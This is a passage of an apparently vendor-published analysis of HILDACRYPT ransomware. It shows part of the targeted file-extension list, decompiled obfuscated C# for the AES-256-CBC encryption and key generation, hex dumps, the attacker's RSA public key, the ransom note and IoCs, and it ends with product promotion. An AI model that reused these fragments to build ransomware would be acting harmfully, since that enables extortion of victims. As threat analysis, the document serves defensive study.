
.docx:.dot:.dotm:.dotx:.drf:.drw:.dtd:.dwg:.dxb:.dxf:.dxg:.eml:.eps:.erbsql:.erf:.exf:.fdb:.ffd:.fff:.fh:.fhd:.fla:.flac:.flv:.fmb:

.fpx:.fxg:.cpp:.cr2:.craw:.crt:.crw:.cs:.csh:.csl:.csv:.dac:.bank:.bay:.bdb:.bgt:.bik:.bkf:.bkp:.blend:.bpw:.c:.cdf:.cdr:.cdr3:

.cdr4:.cdr5:.cdr6:.cdrw:.cdx:.ce1:.ce2:.cer:.cfp:.cgm:.cib:.class:.cls:.cmt:.cpi:.ddoc:.ddrw:.dds:.der:.des:.design:.dgc:.djvu:

.dng:.db:.db-journal:.db3:.dcr:.dcs:.ddd:.dbf:.dbx:.dc2:.pbl:.csproj:.sln:.vbproj:.mdb:.md"


To encrypt the user's files, the ransomware uses AES-256-CBC crypto algorithm. The key size is 256 bits and IV is 16 bytes.



```
RijndaelManaged rijndaelManaged = new RijndaelManaged();
try
{
    rijndaelManaged.KeySize = 256;
    for (;;)
    {
        IL_175:
        uint num3 = 1559558056u;
        for (;;)
        {
            uint num2;
            switch ((num2 = (num3 ^ 974614742u)) % 4u)
            {
            case 1u:
                rijndaelManaged.IV = byte_2;
                num3 = (num2 * 2628305641u ^ 1843257283u);
                continue;
            case 2u:
                rijndaelManaged.Key = byte_1;
                num3 = (num2 * 1206169641u ^ 3361578017u);
                continue;
            case 3u:
                goto IL_175;
            }
            goto Block_10;
        }
    }
    Block_10:
    rijndaelManaged.Mode = CipherMode.CBC;
    rijndaelManaged.Padding = PaddingMode.Zeros;
    ICryptoTransform transform = rijndaelManaged.CreateEncryptor(rijndaelManaged.Key, rijndaelManaged.IV);
```

HILDACRYPT encrypts user files with AES-256-CBC

Byte_2 and *byte_1* were generated randomly on the next screen via GetBytes().




```
byte[] byte_ = Class7.FillArrayWithRandomBytes(32);
byte[] byte_2;
for (;;)
{
    IL_3C:
    uint num = 2075337970u;
    for (;;)
    {
        uint num2;
        switch ((num2 = (num ^ 1441541314u)) % 3u)
        {
        case 0u:
            goto IL_3C;
        case 2u:
            byte_2 = Class7.FillArrayWithRandomBytes(16);
```

```
RNGCryptoServiceProvider rngcryptoServiceProvider;
rngcryptoServiceProvider.GetBytes(array);
```


Generating random byte keys with GetBytes()

Key



```
0333BA78|21 00 00 00 00 00 00 00¦A0 68 73 05 20 00 00|!........hs. ..
0333BA87|00 EF 6F 9B F8 08 E0 11¦68 B9 10 DF 60 A4 9E|..o.....h...`..
0333BA96|1E 2C F9 62 29 73 FF 64¦ED D3 28 DC A2 93 A9|.,.b)s.d..(....
0333BAA5|36 0A 48 00 00 00 00 C4¦62 A3 05 9C 16 20 03|6.H.....b.... .
0333BAB4|00 00 00 00 00 00 00 00¦A0 68 73 05 10 00 00|.........hs....
```


IV



```
0333BAB4|00 00 00 00 00 00 00 00¦A0 68 73 05 10 00 00|.........hs....
0333BAC3|00 23 2C 65 20 BA 49 92¦B8 F5 5A F0 00 D4 21|.#,e .I...Z...!
0333BAD2|1E 9F 00 00 00 00 C4 62¦A3 05 9C 16 20 03 00|.......b.... ..
0333BAE1|00 00 00 00 00 00 00 00¦00 00 00 00 00 00 00|...............
```

Encryption key and IV generation

Encrypted files get an ‘HCY!’ extension. This is an example of an encrypted file. The Key and IV mentioned above were created for this file.




```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D   0123456789ABCD
0896  00 00 00 00 00 00 00 D5 A9 55 53 35 39 E3  .........US59.
08A4  71 D8 65 45 54 1E B4 47 49 85 54 2B D9 99  q.eET..GI.T+..
08B2  97 13 A1 BF 92 A0 07 00 FA A4 AB 00 00 00  ..............
08C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
08CE  00 00 00 00 00 00 00 00 00 00 00 00 00 00  ..............
08DC  00 00 00 00 00 00                          ......
```

HILDACRYPT

applying HCY! extension

Keys encryption

The cryptolocker stores the generated AES key in the encrypted file. The first part of the encrypted file has a header containing the data such as ‘HILDACRYPT’, ‘KEY’, ‘IV’, ‘FileLen’ in an XML format and looks as follows:



```
00000000  00 48 00 47 00 36 00 56 00 52 00 63 00 30 00 64 00  <.H.I.L.D.A.C.R.Y.P.T.>.......<.K.E.Y.>.........H.G.6.V.R.c.0.d.
00000040  00 62 00 2F 00 47 00 4A 00 68 00 4D 00 57 00 63 00  J.J.g.u.W.C.y./.K.3.3.H.p.y.7.G.P.1.O.T.8.d.C.D.b./.G.J.h.M.W.c.
00000080  00 6B 00 72 00 64 00 56 00 36 00 46 00 34 00 44 00  R.1.X.j.O./.r.1.+.S.4.9.i.z.r.t.q.R.2.e.g.F.N.K.k.r.d.V.6.F.4.D.
000000C0  00 4C 00 35 00 2B 00 71 00 53 00 67 00 48 00 38 00  t.e.E.E.j.N.q.w.w.Q.w.U.U.z.7.9.W.t.g.2.p.2.6.x.L.5.+.q.S.g.H.8.
00000100  00 41 00 70 00 4C 00 6D 00 37 00 42 00 54 00 64 00  0.D.F.C.v.V.b.1.7.9.R.K.a.o.X.7.t.m.U.I.Z.d.s.Y.A.p.L.m.7.B.T.d.
00000140  00 36 00 69 00 78 00 30 00 67 00 70 00 53 00 47 00  /.I.p.J.j.5.e.9.X.J.G.4.Z.4.D.n.u.z.p.K.4.V.r.t.6.i.x.0.g.p.S.G.
00000180  00 50 00 57 00 75 00 76 00 70 00 57 00 48 00 49 00  F.9.6.6.u.0.h.k.P.3.b.b.S.0.e.a.s.+.v.I.m.t.u.9.P.W.u.v.p.W.H.I.
000001C0  00 56 00 36 00 65 00 55 00 67 00 74 00 43 00 2B 00  6.i.f.Z.O.4.u.+.E.F.u.n.C.b.1.L.1.h.I.7.4.W.H.A.V.6.e.U.g.t.C.+.
00000200  00 65 00 32 00 69 00 7A 00 57 00 58 00 55 00 2F 00  E.g.m.s.Q.o.4.g.1.s.F.2.K.2.U.E.S.O.0.k.I.X.c.+.e.2.i.z.W.X.U./.
00000240  00 62 00 71 00 41 00 76 00 41 00 4D 00 61 00 71 00  c.v.s.y.Z.z.W.z.p.w.J.s.c.w.A.c.Q.6.1.q./.X.q.Z.b.q.A.v.A.M.a.q.
00000280  00 4B 00 52 00 4A 00 32 00 57 00 70 00 78 00 32 00  F.s.E.E.s.X.G.C.J.5.P.R.E.b.e.v.w.G.s.+.m.7.0.t.K.R.J.2.W.p.x.2.
000002C0  00 3E 00 0D 00 0A 00 09 00 3C 00 49 00 56 00 3E 00  z.I.9.F.K.C.v.4.3.Q.h.r.x.w.=.=.......<./.K.E.Y.>.......<.I.V.>.
00000300  00 68 00 4A 00 36 00 36 00 41 00 76 00 59 00 67 00  ........v.j.h.2.r.S.4.K.Q.s.n.B.U.k.D.h./.B.V.X.h.J.6.6.A.v.Y.g.
00000340  00 55 00 30 00 72 00 43 00 4B 00 64 00 46 00 67 00  s.l.a.o.o.q.E.H.y.y.O.S.e./.M.s.i.v.A.2.d.y.d.M.U.0.r.C.K.d.F.g.
00000380  00 7A 00 4A 00 65 00 44 00 57 00 4C 00 57 00 50 00  2.v.r.F.v.j.a.V.n.w.q.s.1.9.4.M.E.M.4.X.y.4.L.G.z.J.e.D.W.L.W.P.
000003C0  00 33 00 6F 00 6B 00 38 00 65 00 46 00 75 00 61 00  e.X.5.T.e.m.p.t.s.B.a.4.r.B.j.Z.D.W.H.K.t.I.o.a.3.o.k.8.e.F.u.a.
00000400  00 6A 00 37 00 77 00 67 00 37 00 73 00 56 00 72 00  x.6.d.M.s.4.C.I.o.e.5.p.S.Y.3.B.8.t.J.Q.a.n.i.u.j.7.w.g.7.s.V.r.
00000440  00 47 00 37 00 48 00 2B 00 70 00 73 00 58 00 4F 00  +.q.k.T.G.E.Z.V.a.P.r.3.n.R.k.o.m.W.T.Q.D.G.p.e.G.7.H.+.p.s.X.O.
00000480  00 36 00 54 00 73 00 4F 00 75 00 45 00 78 00 38 00  7.y./.V.U.A.0.F.9.1.P.q.S.4.g.p.F.i.C.5.r.1.Z.N.6.T.s.O.u.E.x.8.
000004C0  00 79 00 46 00 66 00 48 00 61 00 6F 00 58 00 55 00  i.+.o.4.s.q.I.o.r.a.w.z.R.s.e.u.S.A.u.0.9.W.m.x.y.F.f.H.a.o.X.U.
00000500  00 44 00 59 00 39 00 54 00 68 00 42 00 35 00 70 00  M.Z.h.0.1.R.H.q.b.e.r.y.n.m.R.N.t.3.+.Z.q.A.L./.D.Y.9.T.h.B.5.p.
00000540  00 74 00 73 00 49 00 55 00 77 00 53 00 73 00 59 00  4.1.t.p.+.t.D.Q.1.8.L.h.9.X.F.7.w.1.3.9.c.V.7.V.t.s.I.U.w.S.s.Y.
00000580  00 35 00 51 00 3D 00 3D 00 0D 00 0A 00 09 00 3C 00  h.F.u.0.+.D.1.L.z./.P.S.1.5.Q.f.W.y.5.8.z.E.Y.T.5.Q.=.=.......<.
000005C0  00 09 00 3C 00 2F 00 46 00 69 00 6C 00 65 00 4C 00  /.I.V.>.......<.F.i.l.e.L.e.n.>.........2.5.......<./.F.i.l.e.L.
00000600  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  e.n.>.....<./.H.I.L.D.A.C.R.Y.P.T.>.............................
00000640  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................................................................
```

HILDACRYPT key encryption

The AES Key and IV are encrypted with RSA-2048 and encoded with Base64. The RSA public key is stored in one of the encrypted strings in an XML format in cryptolocker’s body.

<RSAKeyValue><Modulus>28guEbzkzciKg3N/ExUq8jGcshuMSCmoFsh/3LoMyWzPrnfHGhrgotuY/

cs+eSGABQ+rs1B+MMWOWvqWdVpBxUgzgsgOgcJt7P+r4bWhfccYeKDi7PGRtZuTv+XpmG+m+u/

JgerBM1Fi49+0vUMuEw5a1sZ408CvFapojDkMT0P5cJGYLSiVFud8reV7ZtwcCaGf88rt8DAUt2iSZQix0aw8PpnCH5/

74WE8dAHKLF3sYmR7yFWAdCJRovzdx8/qfjMtZ41sIIIEyajVKfA18OT72/

UBME2gsAM/BGii2hgLXP5ZGKPgQEf7Zpic1fReZcpJonhNZzXztGCSLfa/jQ==

</Modulus><Exponent>AQAB</Exponent></RSAKeyValue>


The RSA public key is used for AES file key encryption. The public RSA key is Base64 encoded and consists of modulus and public exponent 65537. For decryption, the private RSA key is needed, and that is owned by the attacker.

After RSA encryption, the AES key is encoded with Base64 stored in the encrypted file.

Ransom notes

When encryption is completed, HILDACRYPT drops an 'html' file to the folders where it encrypted files. The ransomware note contains two email addresses by which a victim should contact the attacker.

- hildalolilovesyou @ airmail . cc
- hildalolilovesyou @ memeware . net


--+ HILDACRYPT v1.1 +--
Файл
C:/Users/Malware%20Analysis/Desktop/de4dot-net35/HILDACRYPTReadMe.html

hildalolilovesyou@airmail.cc
hildalolilovesyou@memeware.net

HILDACRYPT

No loli is safe ;)

HILDACRYPT ransom note

The ransom note also has the message 'No loli is safe ;)' that refers to anime and manga characters that have the physiques of a prepubescent girl.

Conclusion

HILDACRYPT being a new ransomware family, there is an even newer version of it. The encryption model does not allow victims to decrypt files encrypted by the ransomware. The cryptolocker employs active protection techniques to shut down protection services that belong to backup solutions and anti-viruses. The author of HILDACRYPT is clearly a fan of anime and the "Hilda" TV series on Netflix.

As usual, the good news is that Acronis Cyber Backup and Acronis True Image can protect your computer against HILDACRYPT ransomware – and service providers can similarly protect their customers with Acronis Backup Cloud. That's because not only do these cyber protection solutions offer backup, but they also include our integrated Acronis Active Protection, an AI-enabled and behavior-based technology that is uniquely able to deal with zero-day ransomware threats.

IoCs

'HCY!' file extension

HILDACRYPTReadMe.html

'xamp.exe' with one 'p' symbol and without a digital signature

SHA-256: 7b0dcc7645642c141deb03377b451d3f873724c254797e3578ef8445a38ece8a

About Acronis

Acronis is a Swiss company, founded in Singapore. Celebrating two decades of innovation, Acronis has more than 2,000 employees in 45 locations. Acronis Cyber Protect solution is available in 26 languages in over 150 countries and is used by 20,000 service providers to protect over 750,000 businesses.